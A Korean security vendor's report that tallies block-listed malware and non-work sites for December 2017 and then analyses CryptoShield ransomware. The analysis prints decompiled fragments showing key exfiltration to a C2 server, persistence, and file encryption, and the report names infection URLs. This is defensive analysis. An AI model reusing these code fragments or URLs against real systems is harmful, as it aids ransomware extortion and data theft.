카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	3

암호화웹(HTTPS)사이트

2,163 | 39

카테고리	추가 사이트(예)	
〈음란물〉	avnana8 외 7개	https://www.avnana8.com/
〈도박〉	slotdaum 외 6개	https://www.slotdaum.com/
〈게임〉	Games_Portal 외 6개	https://www.pb-games.com/
〈인터넷금융〉	썸뱅크	https://www.sumbank.co.kr/
신규 〈클라우드 인프라〉	G클라우드 외 15개	https://cloud.gabia.com/

비업무 사이트

851,416 | 23,333

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.hanju55.com/	70
〈음란물〉	www.secret-toy.co.kr/	2,295
〈게임〉	www.mineck.kr/	242
〈도박〉	www.chip365.net/	165
〈만화〉,〈채팅〉	www.hahadm.com/	22
〈증권사〉,〈투자정보〉	www.stmz.co.kr/	508
〈프록시〉,〈해킹〉,〈원격서비스〉	www.provpnaccounts.com/	105
〈전자상거래〉	www.o-n-a.co.kr/	1,892
〈커뮤니티〉	www.siin.org/	5,515
〈기타 카테고리〉	www.nightearth.com/	12,519
계		23,333

넷앱스 (Network Applications)

8,444 | 9

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관 차단권고〉	CnC 서버	3
〈증권〉	KB투자증권	5
	유안타증권	1
계		9

2017년 누적 (49주차)

지난 1주일 누적 (2017.12.04~12.08)

악성코드 배포사이트

19,668,601	1,837,991	추가 1,206,432	삭제 631,559

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.miraehi.com
〈고객신고〉	www.solahahexclusive.com
〈악성코드 검색엔진〉	72.142.196.35.bc.googleusercontent.com/
〈악성코드 공유서비스〉	c0i78.qsnkxb.cn
〈웹키퍼클라우드〉	upload.wikimedia.org/wikipedia/commons/4/44/KAL801Ex_12A.pdf

암호화웹 (HTTPS)사이트

2,198	35

카테고리	추가 사이트(예)	
〈음란물〉	89pung 외 15개	https://www.89pung.com/
〈도박〉	bet-tor 외 4개	https://www.bet-tor.com/
〈가상화폐거래〉	Teracoex	https://www.teracoex.com/
	bitimulate	https://bitimulate.com/
	COINTAP	https://www.cointap.co.kr/

비업무 사이트

873,012	21,596

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.nomfile.com/	121
〈음란물〉	www.vrpornhot.com/	435
〈게임〉	www.nobstudio.com/	213
〈도박〉	www.bt-1234.com/	281
〈만화〉,〈채팅〉	www.toonipang1.com/	47
〈증권사〉,〈투자정보〉	www.dongasset.com/	660
〈프록시〉,〈해킹〉,〈원격서비스〉	www.pg3dhack.com/	79
〈전자상거래〉	www.bikewin.com/	1,991
〈커뮤니티〉	www.alpine.or.kr/	4,141
〈기타 카테고리〉	www.kanji.org/	13,628
계		21,596

넷앱스 (Network Applications)

8,450	6

카테고리	넷앱스 명	추가 IP/Port 수
〈증권〉	신한 금융투자	2
	키움증권	1
〈게임〉	군주온라인	1
〈웹메일 연동〉	Outlook_iMap	2
계		6

12월

2017년 누적 (50주차)

지난 1주일 누적 (2017.12.11~12.15)

악성코드 배포사이트

25,965,392	1,940,027	추가 859,737	삭제 1,080,290

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.appletree-i.com
〈고객신고〉	internetpro.co.za/wp-admin/css/shade/wbb/wbb/wb
〈악성코드 검색엔진〉	78.163.78.202.dynamic.ttnet.com.tr
〈악성코드 공유서비스〉	www.hqkj188.cc
〈웹키퍼클라우드〉	downloadmyhost.com/download/2/mobilepcstarterkit-installer.exe

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	1,066

암호화웹(HTTPS)사이트

2,255	57

카테고리	추가 사이트(예)	
〈음란물〉	19best 외 35개	https://www.19best.net/
〈도박〉	bitcsn 외 8개	https://www.bitcsn.com/
〈게임〉	CryptoKitties	https://www.cryptokitties.co/
〈P2P_불법파일공유〉	노제휴닷컴	https://tv.nojehu.net/
〈가상화폐거래〉	Eyabit	https://www.eyabit.com/

비업무사이트

898,894	25,882

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.tormalayalam.com/	112
〈음란물〉	www.daheajulgge.kr/	7,901
〈게임〉	www.pubgtraders.net/	175
〈도박〉	www.peerbet.org/	189
〈만화〉,〈채팅〉	www.nodecomics.com/	40
〈증권사〉,〈투자정보〉	www.coinguru.me/	436
〈프록시〉,〈해킹〉,〈원격서비스〉	www.cs1472.com/	110
〈전자상거래〉	www.vivahair.co.kr/	1,415
〈커뮤니티〉	www.bboluck.com/	5,444
〈기타 카테고리〉	www.mbgnet.net/	10,060
계		25,882

넷앱스 (Network Applications)

9,521	1,071

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	1,066
〈증권〉	유진투자선물	2
〈게임〉	미르의 전설 2	2
〈메신저〉	Nimbuzz	1
계		1,071

2017년 누적 (51주차)

지난 1주일 누적 (2017.12.18~12.22)

악성코드 배포사이트

26,366,492	401,100	추가 197.415	삭제 203.685

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.sportnetdoc.com
〈고객신고〉	cn.mediplus-orders.jp/45504
〈악성코드 검색엔진〉	95.213.188.37
〈악성코드 공유서비스〉	0xk5r.rrwska.cn
〈웹키퍼클라우드〉	ohsoft.tistory.com/attachment/cfile2.uf@99624E405A3053FC0C6F50.exe

암호화웹 (HTTPS)사이트

2,329	74

카테고리	추가 사이트(예)	
〈음란물〉	soraspo.com 외 6개	https://soraspo.com/
〈게임〉	Hearth_Stone	https://www.playhearthstone.com/
〈P2P_불법파일공유〉	Free-torrent 외 12개	https://www.free-torrent.org/
〈웹하드_웹오피스〉	MD5File	https://www.md5file.com/
〈웹메일〉	Tutanota 외8개	https://www.tutanota.com/

비업무 사이트

924,518	25,624

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.moviereum.com/	165
〈음란물〉	www.mint-anma.kr/	4,389
〈게임〉	www.gistgames.com/	278
〈도박〉	www.bet1388.com/	726
〈만화〉,〈채팅〉	www.mimichat.fr/	44
〈증권사〉,〈투자정보〉	www.megastock.co.kr/	406
〈프록시〉,〈해킹〉,〈원격서비스〉	m.hiload.com/	149
〈전자상거래〉	www.betrang.co.kr/	1,584
〈커뮤니티〉	www.momscafe.net/	4,856
〈기타 카테고리〉	www.rhymedb.com/	13,027
계		25,624

넷앱스 (Network Applications)

9,528	7

카테고리	넷앱스 명	추가 IP/Port 수
〈증권〉	KB 증권(구 KB투자증권) 외 2개	3
〈게임〉	검은사막 외 2개	4
계		7

12월

2017년 누적 (52주차)

지난 1주일 누적 (2017.12.25~12.29)

26,916,020 악성코드 배포사이트 — **549,528** (추가 393,700 / 삭제 155,828)

카테고리	추가 사이트(예)
〈세이프 브라우징〉	www.hanbanglee.co.kr
〈고객신고〉	www.sc-otdushina.ru/PsmGr36d?
〈악성코드 검색엔진〉	37.114.189.183
〈악성코드 공유서비스〉	bu-films-online.blogspot.kr
〈웹키퍼클라우드〉	ohsoft.tistory.com/attachment/cfile8.uf@9936524F5A338CCB051B09.exe

2,361 암호화웹 (HTTPS)사이트 — **32**

카테고리	추가 사이트(예)	
〈음란물〉	yazaral외 11개	https://www.yazaral.com/
〈도박〉	slots.express 외 6개	https://www.slots.express/
〈P2P_불법파일공유〉	Newtorrentz 외 10개	https://www.newtorrentz.org/
〈웹하드_웹오피스〉	Depositfiles	https://www.depositfiles.com/
〈SNS〉	Tagged	https://www.tagged.com/

938,938 비업무 사이트 — **14,420**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentmag.net/	167
〈음란물〉	www.anmaya100.com/	324
〈게임〉	www.nemo-games.com/	229
〈도박〉	www.8002266.com/	238
〈만화〉,〈채팅〉	www.moatoon.com/	34
〈증권사〉,〈투자정보〉	www.coinreaders.com/	425
〈프록시〉,〈해킹〉,〈원격서비스〉	www.theprofessionalhackers.com/	111
〈전자상거래〉	www.yaguboy.com/	1,534
〈커뮤니티〉	www.uljinjunggo.kr/	2,959
〈기타 카테고리〉	www.ybmdic.co.kr/	8,399
계		14,420

9,735 넷앱스 (Network Applications) — **207**

카테고리	넷앱스 명	추가 IP/Port 수
〈증권〉	KB 증권(구 KB투자증권)	1
〈게임〉	[모바일]리니지M	140
	[모바일]리니지2레볼루션	66
계		207

소만사 보안성 지속서비스 Annual Report

악성코드 분석 리포트

Malware Analysis Report

악성코드 분석 리포트는 소만사의 보안성 지속서비스 입니다.
이슈발생시, 수집한 악성코드 샘플을 바탕으로
악성코드 전문가가 직접 분석하여 보고서를 제작합니다.
악성코드 분석 리포트는 유지관리 고객대상으로 발송되고 있습니다

2017.04	CryptoShield 랜섬웨어 (Rig EK)
2017.05	WannaCry 랜섬웨어 이슈 분석 1탄
2017.06	WannaCry 랜섬웨어 이슈 분석 2탄

2017.04

CryptoShield 랜섬웨어 (Rig EK)

1. 개 요

1.1. 배 경

최근 CryptoShield 랜섬웨어가 Rig-V Exploit Kit 을 이용하여 유포되고 있다.
CryptoShield는 CryptoMix 랜섬웨어의 변종이다.
CryptoMix와 다르게 감염사실을 HTML 파일을 실행해 알리는 것이 특징이다.
초기 1.0 버전부터 시작하여 꾸준하게 업데이트 되면서 최근 2.0 버전이 발견되었다.
암호화 대상 확장자가 454개에서 1200여개로 늘어났다.

1.2. 파일정보

Name	Rig_gate.html (가칭)
Type	HTML 파일
Behavior	Rig EK gate page
Description	Rig_V Exploit page Redirection

Name	Rig_Exploit.html (가칭)
Type	HTML 파일
Behavior	Rig EK exploit page
Description	Rig_V Exploit page – swf 파일 로드하여 payload download

Name	CryptoShield.exe (가칭)
Type	Windows 실행 파일
Behavior	CryptoShield Ransomware
Description	시스템 내부 문서 등 암호화

[CryptoShield 유포 사례]

No.	URL	Exploit Kit
1	http://starterdaily.com/	RIG
2	http://hdmelody.com/	RIG
3	http://prague-escort.net/	RIG
4	http://ketahui.com/	RIG

2. 상세 분석

2.1 Rig_V Exploit Kit

1. CryptoShield.exe

최근 버전에 추가된 gate 페이지로 브라우저를 확인하여
Internet Explorer에서만 최종 Exploit 페이지로 연결된다.

```
function start() {
    BrowserInfo = getBrowser();

    if(BrowserInfo.is_bot == true) {
        document.write('');
            } else {
      if(BrowserInfo.browser_real=='ie') {
            window.frames[0].document.body.innerHTML = '<form target="_parent" method="post" action="'+NormalURL+'"></form>';
            window.frames[0].document.forms[0].submit();
      }
    }
```

〈그림 1. Gate Page〉

〈그림 1〉과 같이 실행된 브라우저의 userAgent 정보와 document, Window 객체 요소를 비교하여 분석 장비를 우회한다. IE에서 최종 Exploit 페이지로 연결되면 난독화된 스크립트 코드가 실행되어 CryptoShield 랜섬웨어를 다운로드하고 실행한다.

2.2 CryptoShield 랜섬웨어

CryptoMix 랜섬웨어의 변종으로 감염 사실을 html을 이용하여 알려준다.
버전이 높아질수록 암호화 대상 확장자가 증가한다. 초기 454개에서 1200여개가 되었다.

1. gate page

단일 파일로 실행되는 악성코드이다. 실제 악성행위를 하는 PE 파일을 리소스에 가지고 있다.
실행되면 리소스에 암호화되어 있는 PE 파일을 복호화 하여 실행시킨다.

[Create File]


- C:\ProgramData\MicroSoftTMP\system32\conhost.exe – 자가 복제

[Delete File]

- C:\ProgramData\MicroSoftTMP\system32\conhost.exe :Zone.Identifier

[주요 동작]

1) 내부 리소스에서 암호화된 PE 파일을 복호화하여 실행한다.



〈그림 2. 리소스 내 PE 파일 복호화〉

리소스에서 암호화된 PE 파일을 복호화하여 메모리에 로딩하고 메인 함수를 호출한다.

2) 시스템 감염 여부를 확인한다

```
SHGetSpecialFolderPathW(0, &pszPath, 26, 0);  // appdata
wsprintfW(&FileName, L"%%%%?%%%s%%%FFAE0118CDA2.tmpfsp", &pszPath);
v0 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
if ( v0 == (HANDLE)-1 )
{
  result = 0;
}
else
{
  sub_404330(&Buffer, 0, 0x104u);
  NumberOfBytesRead = 0;
  ReadFile(v0, &Buffer, 0x19u, &NumberOfBytesRead, 0);
  CloseHandle(v0);
  result = StrStrA(&Buffer, "AFEE16BC") != 0;
}
return result;
```

〈그림 3. 시스템 감염 여부 확인〉

아래 경로 파일의 내부 문자열을 확인하여 시스템의 감염 여부를 확인하며,
이미 감염 되어 있다면 파일 암호화 루틴을 실행하지 않는다.

C:\Users\Administrator\AppData\Roaming\FFAE0118CDA2.tmpfsp
→ “AFEE16BC” 문자열 확인

3) 자가 복제 및 시작 프로그램 레지스트리 등록

[자가 복제]
C:\ProgramData\MicroSoftTMP\system32\conhost.exe
[보안 경고 비활성화]
C:\ProgramData\MicroSoftTMP\system32\conhost.exe :Zone.Identifier 삭제

상기경로에 자기 자신을 복제하며, 동일 경로의 conhost.exe:Zone.Identifier 파일을 삭제하여
파일실행 시 보안경고창이 출력되는 것을 비활성화 시킨다.

[시작 프로그램 레지스트리 등록]

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
“Oracle Microsoft” = "C:\ProgramData\MicroSoftTMP\system32\conhost.exe"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
“*Oracle Microsoft” = "C:\ProgramData\MicroSoftTMP\system32\conhost.exe"

4) C2 서버 연결 확인

```
WSAStartup(0x202u, &WSAData);
v0 = socket(2, 1, 0);
name.sa_family = 2;
*(_WORD *)&name.sa_data[0] = htons(0x50u);
if ( inet_addr("185.125.32.2") == -1 )
{
  v1 = gethostbyname("185.125.32.2");
  if ( v1 )
  {
    *(_DWORD *)&name.sa_data[2] = **(_DWORD **)v1->h_addr_list;
  }
  else
  {
    closesocket(v0);
    WSACleanup();
  }
}
```

〈그림 4. C2 서버 연결〉

시스템 ID 전송 및 암호화 키 전송을 위하여 C2 서버 연결 확인을 시도한다.
연결성공시 파일 암호화에 랜덤 키를 생성하여 사용하고, 서버에 시스템의 ID 값과 사용한 키를 전송한다.
연결실패시 파일 암호화 키를 내부 리소스에 존재하는 값을 이용하여 생성한다.

5) 연결성공시 랜덤 키 생성

```
pdwDataLen = 0;
NumberOfBytesWritten = 0;
if ( CryptAcquireContextW(&phProv, 0, 0, 1u, 0xF0000000)
  && CryptGenKey(phProv, 1u, 0x8000011u, &phKey)
  && CryptExportKey(phKey, 0, 6u, 0, 0, &pdwDataLen) )
{
  v0 = GlobalAlloc(0x40u, pdwDataLen);
  sub_404330(v0, 0, pdwDataLen);
  if ( CryptExportKey(phKey, 0, 6u, 0, (BYTE *)v0, &pdwDataLen) )
  {
    SHGetSpecialFolderPathW(0, &pszPath, 26, 0);
    wsprintfW(&PathName, L"WWWW?WW%sWWMicrosoft Help", &pszPath);
    wsprintfW(&v8, L"WWWW?WW%sWWMicrosoft HelpWWTemp", &pszPath);
    wsprintfW(&FileName, L"WWWW?WW%sWWMicrosoft HelpWWTempWWMSVSCCv90.hxntmp", &pszPath);
    CreateDirectoryW(&PathName, 0);
    CreateDirectoryW(&v8, 0);
    v1 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    if ( v1 != (HANDLE)-1 )
    {
      sub_402DC0((int)v0, pdwDataLen);
      WriteFile(v1, v0, pdwDataLen, &NumberOfBytesWritten, 0);
      FlushFileBuffers(v1);
    }
```

〈그림 5. 랜덤 키 생성〉

암호화에 사용할 랜덤 키를 생성하며 키를 아래 경로의 파일에 저장한다.
- C:\Users\Administrator\AppData\Roaming\MSVSCCv90.hxntmp

6) 시스템 ID 및 랜덤 키 서버 전송

```
v5 = InternetConnectA(v3, "185.125.32.2", 0x50u, 0, 0, 3u, 0, 0);
v6 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
v7 = v5;
v19 = v5;
if ( v5 )
{
  hRequest = HttpOpenRequestA(v5, "POST", "/images/gallery/g3.php", "HTTP/1.0", 0, 0, 0x4000000u, 0);
  if ( !hRequest )
    goto LABEL_8;
  v8 = (CHAR *)GlobalAlloc(0x40u, 0x2000u);
  lstrcpyA(v8, "id=");
  lstrcatA(v8, lpString2);
  lstrcatA(v8, "&numbers=");
  lstrcatA(v8, v16);
  lstrcatA(v8, "&counts=");
  lstrcatA(v8, v18);
  v9 = lstrlenA(v8);
  v10 = lstrlenA("Content-Type: application/x-www-form-urlencoded");
  v11 = v8;
  v12 = hRequest;
  HttpSendRequestA(hRequest, "Content-Type: application/x-www-form-urlencoded", v10, v11, v9);
  dwNumberOfBytesRead = 0;
  InternetReadFile(hRequest, &Buffer, 0xFFFu, &dwNumberOfBytesRead);
  v7 = v19;
  v6 = (void (__stdcall *)(HINTERNET))InternetCloseHandle;
}
```

〈그림 6. 시스템 ID 및 랜덤 키 서버 전송〉

[전송 데이터]

id=C66〈중략〉D1&numbers=-----BEGIN PRIVATE KEY-----〈br〉AC21E 〈중략〉
982BC73A0952〈br〉-----END PRIVATE KEY----- &counts=.

ID : (“사용자 이름” XOR “임의의 값”) + (C:\ VolumeSerialNumber)
Numbers : CryptGenKey 로 생성한 데이터

7) 파일 암호화 대상 검색

```
*(_DWORD *)RootPathName = 0;
SetErrorMode(1u);                               // 1 = SEM_FAILCRITICALERRORS
v3 = 0;
do
{
  wsprintfW(RootPathName, L"%c:", (unsigned __int16)(char)(v3 + 65));
  result = GetDriveTypeW(RootPathName);
  v5 = result;
  if ( result == 3 || result == 2 || result == 4 || result == 6 )
  {
    result = sub_4013A0(L"*.*", RootPathName, v7, v6, a3);
    if ( v5 == 2 || v5 == 4 )
    {
      GetModuleFileNameW(0, &Filename, 0x208u);
      wsprintfW(&FileName, L"%%%s%%Recovery Tools.exe:Zone.Identifier", RootPathName);
      wsprintfW(&NewFileName, L"%%%s%%Recovery Tools.exe", RootPathName);
      CopyFileW(&Filename, &NewFileName, 1);
      result = DeleteFileW(&FileName);
    }
  }
  ++v3;
}
while ( v3 < 26 );
```

〈그림 7. 암호화 대상 드라이브〉

암호화 대상 드라이브는 아래와 같다. 그 중 이동식 드라이브, 원격 드라이브에는
Recovery Tool.exe 이름으로 자가 복제를 하여 다른 시스템의 감염을 유도한다.

암호화 대상 드라이브	
DRIVE_REMOVABLE	이동식 드라이브
DRIVE_FIXED	고정식 드라이브
DRIVE_REMOTE	원격(네트워크) 드라이브
DRIVE_RAMDISK	RAM 디스크

```
hFindFile = FindFirstFileW(&sz, &FindFileData);
if ( hFindFile != (HANDLE)-1 && !sub_401A10() )// sub_401a10 -> Dir WhiteList
{
  v8 = StrStrW;
  if ( !(FindFileData.dwFileAttributes & 0x10)
    && lstrcmpW(FindFileData.cFileName, L"..")
    && lstrcmpW(FindFileData.cFileName, L".")
    && sub_401BB0(FindFileData.cFileName) == 1// sub_401bb0 -> extension BlackList
    && !StrStrW(FindFileData.cFileName, L"# RESTORING FILES #")
    && !StrStrW(FindFileData.cFileName, L"CRYPTOSHIELD.") )
  {
    v9 = FindFileData.nFileSizeLow;
```

〈그림 8. 암호화 대상 검색〉

[암호화 제외 폴더]

WINDOWS	PACKAGES	COOKIES
PROGRAMDATA	MICROSOFT	APPLICATION DATA
BOOT	WINNT	TEMPORARY INTERNET FILES
INETCACHE	NVIDIA	SYSTEM VOLUME INFOMATION
RECYCLE.BIN	TEMP	PROGRAM FILES
TMP	CACHE	PROGRAM FILES (X86)
WEBCACHE	APPDATA	

[암호화 제외 파일]
결제 유도 페이지 파일 “# RESTORING FILES #”
확장자 “CRYPTOSHIELD.”

대상 폴더가 제외 폴더에 포함되면 암호화를 진행하지 않는다.
이미 암호화된 “CRYPTOSHIELD.” 확장자 파일과 결제유도 페이지도 암호화 대상에서 제외된다.

```
unicode 0, <.SWF.HTML.XLS.XLSX.XLSM.XHTM.MRWREF.XF.PST.BD.TAR.GZ.MKV.>
unicode 0, <XML.XMLX.DAT.MCL.MTE.CFG.MP3.BTR.BAK.BACKUP.CDB.CKP.CLKW.>
unicode 0, <CMA.DACONNECTIONS.DACPAC.DAD.DADIAGRAMS.DAF.DASCHEMA.DB.D>
unicode 0, <B-SHM.DB-WAL.DB2.DB3.DBC.DBK.DBS.DBT.DBV.DBX.DCB.DCT.DCX.>
unicode 0, <DDL.DF1.DMO.DNC.DP1.DQY.DSK.DSN.DTA.DTSX.DXL.ECO.ECX.EDB.>
unicode 0, <EMD.EQL.FCD.FDB.FIC.FID.FM5.FMP.FMP12.FMPSL.FOL.FP3.FP4.F>
unicode 0, <P5.FP7.FPT.FZB.FZV.GDB.GWI.HDB.HIS.IB.IDC.IHX.ITDB.ITW.JT>
unicode 0, <X.KDB.LGC.MAQ.MDB.MDBHTML.MDF.MDN.MDT.MRG.MUD.MWB.S3M.MYD>
unicode 0, <.NDF.NS2.NS3.NS4.NSF.NV2.NYF.OCE.ODB.OQY.ORA.ORX.OWC.OWG.>
unicode 0, <OYX.P96.P97.PAN.PDB.PDM.PHM.PNZ.PTH.PWA.QPX.QRY.QVD.RCTD.>
unicode 0, <RDB.RPD.CER.CFP.CLASS.CLS.CMT.CPI.CPP.CRAW.CRT.CRW.CS.CSH>
unicode 0, <.CSL.CSV.DAC.DBR.DDD.DER.DES.DGC.DNG.DRF.K2P.DTD.DXG.EBD.>
unicode 0, <EML.EXF.FFD.FFF.FH.FHD.FLA.FLAC.FLV.FM.GRAY.GREY.GRW.GRY.>
unicode 0, <H.HPP.IBD.IIF.INDD.JAVA.KEY.LACCDB.LUA.M.M4V.MAF.MAM.MAR.>
unicode 0, <MAW.MDC.MDE.MFW.MMW.MP4.MPG.MPP.MRW.MSO.NDD.NEF.NK2.NSD.N>
unicode 0, <SG.NSH.NWB.NX1.NX2.ODC.RSD.SBF.SDB.SDF.SPQ.SQB.STP.SQL.SQ>
unicode 0, <LITE.SQLITE3.SQLITEDB.STR.TCX.TDT.TE.TEACHER.TRM.UDB.USR.>
unicode 0, <V12.VDB.VPD.WDB.WMDB.XDB.XLD.XLGC.ZDB.ZDC.CDR3.PPT.PPTX.1>
unicode 0, <ST.ABW.ACT.AIM.ANS.APT.ASC.ASCII.ASE.ATY.AWP.AWT.AWW.BBS.>
unicode 0, <BDP.BDR.BEAN.BIB.BNA.BOC.BTD.BZABW.CHART.CHORD.CNM.CRD.CR>
unicode 0, <WL.CYI.DCA.DGS.DIZ.DNE.DOC.DOCM.DOCX.DOCXML.DOCZ.DOT.DOTM>
unicode 0, <.DOTX.DSV.DVI.DX.EIO.EIT.EMAIL.EMLX.EPP.ERR.ETF.ETX.EUC.F>
unicode 0, <ADEIN.FAQ.FBL.FCF.FDF.FDR.FDS.FDT.FDX.FDXT.FES.FFT.FLR.FO>
unicode 0, <DT.FOUNTAIN.GTP.FRT.FWDN.FXC.GDOC.GIO.GPN.GTHR.GV.HBK.HHT>
unicode 0, <.HS.HTC.HWP.HZ.IDX.IIL.IPF.JARVIS.JIS.JOE.JP1.JRTF.KES.KL>
unicode 0, <G.KNT.KON.KWD.LATEX.LBT.LIS.LIT.LNT.LP2.LRC.LST.LTR.LTX.L>
unicode 0, <UE.LUF.LWP.LXFML.LYT.LYX.MAN.MAP.MBOX.MD5TXT.ME.MELL.MIN.>
```

〈그림 9. 암호화 대상 확장자〉

암호화 대상이 되는 확장자는 1200여개 이며, 한글 파일(HWP)도 포함되어 있다.

[파일 사이즈 확인]

```
sub_401D10(52428800, 0, v4);
sub_401D10(104857600, 52428800, v4);
sub_401D10(0x10000000, 104857600, v4);
```

암호화는 파일 사이즈 구간 별로 총 3번 진행된다.
대상 파일 사이즈를 확인하여 해당 구간 내에 있으면 암호화한다.

0MB ~ 50MB, 50MB ~ 100MB, 100MB ~ 256MB
→ 파일 암호화 진행
256MB ~ 2000MB
→ 파일을 암호화 하지 않고 파일명만 암호화 한 것처럼 변경
2000MB 이상
→ 암호화 제외

9) 파일 암호화

```
if ( CryptCreateHash(phProv, 0x800Cu, 0, 0, &phHash) )
{
  if ( CryptHashData(phHash, v6, 0x114u, 0) && CryptDeriveKey(phProv, 0x6610u, phHash, 1u, &phKey) )// 6610 -> CALG_AES_256
  {
    v10 = pdwDataLen;
    if ( CryptEncrypt(phKey, 0, 1, 0, 0, &pdwDataLen, pdwDataLen) )
    {
      v7 = GlobalAlloc(0x40u, pdwDataLen);
      v8 = (BYTE *)v7;
      if ( v7 )
      {
        sub_403A10(v7, *v5, v10);
        if ( CryptEncrypt(phKey, 0, 1, 0, v8, &v10, pdwDataLen) )
        {
          GlobalFree(*v5);
          *(_DWORD *)a4 = v10;
          *v5 = v8;
          v4 = 1;
        }
```

〈그림 11. 파일 암호화〉

서버 연결이 성공 했을 때는 이전 CryptGenKey로 생성한 값을 이용하여 해쉬 값을 구한다.
서버 연결이 되지 않았을 때는 내부에 별도로 존재하는 데이터를 이용한다.

```
sub_401130((unsigned int *)&String1); // rot13
v6 = sub_402C40();
v7 = sub_402BB0();
wsprintfW(&String, L"%s%s.[r_sp@india.com].ID[%08X%08X].%s", &word_40C0A0, &String1, v7, v6, L"CRYPTOSHIELD.");
v8 = lstrlenW(&String);
CharUpperBuffW(&String, v8);
v3 = CreateFileW(&String, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
if ( v3 != (HANDLE)-1 )
{
  NumberOfBytesWritten = 0;
  if ( WriteFile(v3, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0) == 1 )
  {
    CloseHandle(v3);
    GlobalFree((HGLOBAL)lpBuffer);
    DeleteFileW(&FileName);
  }
}
```

〈그림 12. 파일이름 변경〉

파일 암호화 방식은 기존파일은 데이터를 읽은 후 삭제하고 새로운 파일이름으로 다시 생성하는 방식이며
파일 이름은 ROT13 을 사용하고 있다.

[파일 이름]
기존 이름 ROT13 암호화 + .[r_sp@india.com] + .ID + .CRYPTOSHIELD.

기존 이름을 ROT 13을 사용하여 암호화 후 복호화 요청 메일 계정과 서버로 전송한 시스템 ID 값을 붙이고
확장자는 .CRYPTOSHIELD.로 한다.

10) 감염 여부 확인 파일 생성 및 key 데이터 저장 파일 삭제

```
NumberOfBytesWritten = 0;
SHGetSpecialFolderPathW(0, &pszPath, 26, 0);
wsprintfW(&FileName, L"%%%%?%%%s%%FFAE0118CDA2.tmpfsp", &pszPath);
v0 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
v1 = v0;
if ( v0 != (HANDLE)-1 )
{
  SetFilePointer(v0, 0, 0, 2u);
  v2 = lstrlenA("AFEE16BC");
  WriteFile(v1, "AFEE16BC", v2, &NumberOfBytesWritten, 0);
  FlushFileBuffers(v1);
  CloseHandle(v1);
}
SHGetSpecialFolderPathW(0, &v5, 26, 0);
wsprintfW(&v8, L"%%%%%?%%%s%%%Microsoft Help%%Temp%%%MSVSCCv90.hxntmp", &v5);
DeleteFileW(&v8);
DeleteFileW(&v8);
sub_401E50();                                   // CryptGenKey
DeleteFileW(&v8);
DeleteFileW(&v8);
sub_401E50();                                   // CryptGenKey
DeleteFileW(&v8);
return DeleteFileW(&v8);
```

〈그림 13. 감염 여부 확인 파일 생성 및 key 데이터 저장 파일 삭제 〉

파일 암호화를 완료하면 해당 시스템이 한번 감염되었던 것을 확인하기 위하여
파일에 아래의 문자열을 기입한다. 재실행시 해당 문자열이 확인되면 암호화는 진행되지 않는다.

C:\Users\Administrator\AppData\Roaming\FFAE0118CDA2.tmpfsp
→ “AFEE16BC” 문자열 기입

암호화에 사용된 데이터를 시스템에 남겨놓지 않기 위하여 아래 파일 삭제를 시도한다.
삭제가 되지 않았을 때를 대비하여 새로운 랜덤 키를 생성하여 덮어쓴 후 파일삭제를 반복한다.

C:\Users\Administrator\AppData\Roaming\microsoft Help\Temp\MSVSCCv90.hxntmp

11) 감염 시스템 버전 확인

```
    v8 = sub_4031C0();                          // GetVersionExW
    if ( v8 == 9 || v8 == 7 || v8 == 8 || v8 == 6 || v8 == 4 )// Windows Vista ~ Windows 10
    {
      sub_403090();
      if ( sub_402FB0() != 12288 )
LABEL_3:
        ExitProcess(0);
      sub_402ED0();
    }
    sub_403660();
    ExitProcess(0);
```

〈그림 14. 시스템 버전 확인〉

